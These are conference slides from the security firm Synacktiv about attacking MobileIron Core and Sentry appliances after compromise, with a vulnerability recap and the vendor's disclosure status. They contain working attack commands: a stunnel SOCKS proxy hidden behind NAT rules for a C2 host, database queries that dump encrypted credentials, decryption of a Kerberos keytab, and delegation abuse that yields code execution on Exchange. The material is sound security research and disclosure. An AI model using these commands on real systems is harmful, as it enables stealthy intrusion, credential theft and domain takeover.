- `stunnel` third-party component installed
  - Used to add a TLS layer over the MI Protocol
  - Has a SOCKS5 server feature
- We had enough privileges to reconfigure the local firewall

# Network foothold

- Altered the `stunnel` configuration to start a SOCKS server


```
# tail /mobileiron.com/programs/com.mobileiron.core.base/etc/stunnel.conf
[...]
[misocks]
protocol = socks
accept = localhost:10000
PSKsecrets = /mobileiron.com/programs/com.mobileiron.core.base/etc/stunnel.secrets
```

- Hide our traffic among legitimate flows
  - NAT rule to redirect packets originating from our IP
  - TCP 9997 (MI proto) on **Core** / 443 on **Sentry**

```
# sysctl -w net.ipv4.conf.eth0.route_localnet=1
# iptables -t nat -A PREROUTING -s <C2_IP>/32 -p tcp --dport 9997 -j DNAT --to-destination 127.0.0.1:10000
```

# Network foothold

- Inbound SOCKS proxy with good performances and great stealth



# Looting secrets

## Encryption formats

- Sensitive values are stored with an encryption layer
- 3 cipher patterns produced by internal MobileIron routines
  - *EncryptionSupportV1* → [BASE64]###[BASE64]
  - *EncryptionSupportV2* → V2[BASE64]
  - *EncryptionSupportV3* → V3[BASE64]; [BASE64]
- AES-CBC for V1 ; AES-GCM for V2/V3
- Encryption key = PBKDF2-HMAC-SHA256 of the value stored in /mi/files/system/.spp{1, 2, 3}

# Looting secrets

From the local database

- `mifs.mi_user` table
  - `password_hash` → PBKDF2-HMAC-SHA256 hash
  - `password` → encrypted value (due to `MISetting.saveUserPassword`)

```
$ mysql -u'miadmin' -p'***' -e 'select id,principal,password,password_hash from mifs.mi_user'
```

id	principal	password	password_hash
9000	misystem	NULL	NULL
9001	admin	NULL	V2;pAFG40EHi8plFjiM06jmXw==;0qIyyiUZ..
9002	user1	V2DCS5wMXHI8g***	V2;Euf+YimQS4bQm5C0cYMxYg==;+KDxGobW..
9003	ayrton	NULL	NULL



# Looting secrets

From the local database

- `mifs.mifs_ldap_server_config` → LDAP bind credentials
  - `auth_password` → encrypted value

```
> select url,auth_principal,auth_password,auth_password_hash from mifs.mifs_ldap_server_config;
```

```
url                auth_principal  auth_password                auth_password_hash
ldaps://10.1.1.1   mobileiron-svc  V2DE5UghetS6X7M4vfkfzlQYkUc9Lv3gJ0MktX...  $5$r=15000$ZcIAI56S$eGctJ3b5h4m5f48S...
```

- `mifs.eas_proxy` → Sentry configuration
  - `kerberos_config` Domain principals configured with Kerberos delegation
  - Seamlessly authenticate users to internal web apps or Exchange servers

# Looting secrets

From the local database


- Automated the decryption process with `mi_decrypt.py` to recover :
  - LDAP bind credentials → enumeration of the domain objects
  - MobileIron users' password → leak of the actual password or pattern used on the domain
  - Sentry principals → Kerberos constrained delegation for many HTTP SPNs

```
$ ./mi_decrypt.py lab 'V2DE0qfiKbn09SSIxxwIte7aCmM6xyx+UjTHp....' > sentry.keytab

$ klist -t -K -e -k sentry.keytab
Keytab name: FILE:sentry.keytab
KVNO Timestamp          Principal
-----
1 11/28/2023 17:52:54 KER-SENTRY1@DEV.LOCAL (DEPRECATED:arcfour-hmac) (0xa4f49c406510bdcab6824ee7c30fd852)
1 11/28/2023 17:52:54 KER-SENTRY1@DEV.LOCAL (aes256-cts-hmac-sha1-96) (0xa8604249db97eb2efb62f74e583cfb9653b881621ed473e82fcb06e856712a1e)
```

# Attacking the domain

- Filtering between the DMZ to other zones



# Attacking the domain

## Targeting Exchange

- Tabshell vulnerability CVE-2022-41076 : escape from the restricted PowerShell sandbox
- Remote PowerShell on standard port 443
- Sentry principal can impersonate Exchange administrators ( RemotePowerShell\$1 ) with Kerberos

```
$ ldeep ldap -u user -p *** -s ldaps://DC.DEV.LOCAL -d DEV search '(cn=KER-SENTRY1)' userAccountControl,msDS-AllowedToDelegateTo
[{"dn": "CN=KER-SENTRY1,CN=Users,DC=DEV,DC=LOCAL",
  "msDS-AllowedToDelegateTo": [
    "HTTP/EXCHANGE2.DEV.LOCAL",
    "HTTP/EXCHANGE1.DEV.LOCAL"
  ],
  "userAccountControl": "NORMAL_ACCOUNT | DONT_EXPIRE_PASSWORD | TRUSTED_TO_AUTH_FOR_DELEGATION"
}]

$ jq '.[0] | select(has("protocolSettings")) | select(.protocolSettings[] | contains("RemotePowerShell$1")) | .cn' <(ldeep ldap -u user -p *** -s ldaps://DC.DEV.LOCAL -d DEV users -v)
Administrator
Exchange-Admin
```

# Attacking the domain


- Code execution as Exchange\$

```
$ getST.py -spn HTTP/EXCHANGE1.DEV.LOCAL -k -no-pass -aesKey *** -impersonate Exchange-Admin 'DEV/KER-SENTRY1'  
  
$ KRB5CCNAME=Exchange-Admin.ccache krb_tabshell_exec_cmd.py -spn HTTP/EXCHANGE1.DEV.LOCAL -url http://EXCHANGE1.DEV.LOCAL -cmd whoami  
[*] PS> Remote with user : Exchange-Admin@DEV.LOCAL  
[...]  
[*] PS> Invoke-Expression Invoke-Command -Session $s -ScriptBlock { whoami } | foreach-object { $_.ToString() }  
DEV\EXCHANGE1$
```


# Attacking the domain

Domain dominance

- Abusing the Exchange privileges to compromise the domain



# Recovering trophies



# Vulnerabilities recap

Vulnerability	Software	Status	Fixed
HTTP Request Smuggling	Apache httpd	Collision	YES
Remote Arbitrary File Write via archive extraction (Zip Slip)	MobileIron Core	Reported, vendor AWOL	NO
Unauthenticated Remote Code Execution	MobileIron Sentry	Collision	YES



- Advisories on <https://www.synacktiv.com>
  - Ivanti EPMM / MobileIron Core - Multiple Vulnerabilities
  - Ivanti Sentry / MobileIron Sentry - Unauthenticated Remote Code Execution
- Exploitation scripts : <https://github.com/synacktiv/mobileiron-exploit>

- CISA alert in August

CYBERSECURITY ADVISORY

## Threat Actors Exploiting Ivanti EPMM Vulnerabilities

**Release Date:** August 01, 2023

**Alert Code:** AA23-213A

- Huge buzz → multiple other issues and advisories
- From the same vendor in 2023/2024
  - Ivanti Connect Secure, an SSL VPN → Auth bypass and RCE
  - Ivanti Avalanche, an MDM solution → Unauth RCE (27 CVE-2024)

# Takeaways

- Challenge the commercial solutions on which you rely
- Beware of black-box appliances, they are blind spots

 **SYNACKTIV**



<https://www.linkedin.com/company/synacktiv>



<https://twitter.com/synacktiv>



<https://synacktiv.com>